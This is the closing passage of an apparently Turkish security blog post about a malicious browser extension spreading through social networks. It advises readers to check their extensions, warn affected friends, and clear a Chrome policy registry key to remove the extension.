Sonuç olarak sosyal ağların art niyetli kişilerin tehdidi altında olduğu bir gerçektir. Eğer siz de son zamanlarda bu veya benzer şüpheli istenmeyen

reklam pencereleri ile sıkça karşılaşıyorsanız, öncelikli olarak internet tarayıcınızın eklentilerini kontrol etmenizi, arkadaş listenizde olan ve benzer mesajlar gönderen arkadaşlarınızı farketmeniz durumunda da onları en kısa sürede uyarmanızı şiddetle öneririm.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: Chrome kullanan ve bu zararlı eklentiyi silmek isteyen kullanıcılar, HKLM\SOFTWARE\Policies\Google\Chrome\ExtensionInstallForcelist anahtarı altında yer alan şüpheli alt anahtarları temizleyebilirler.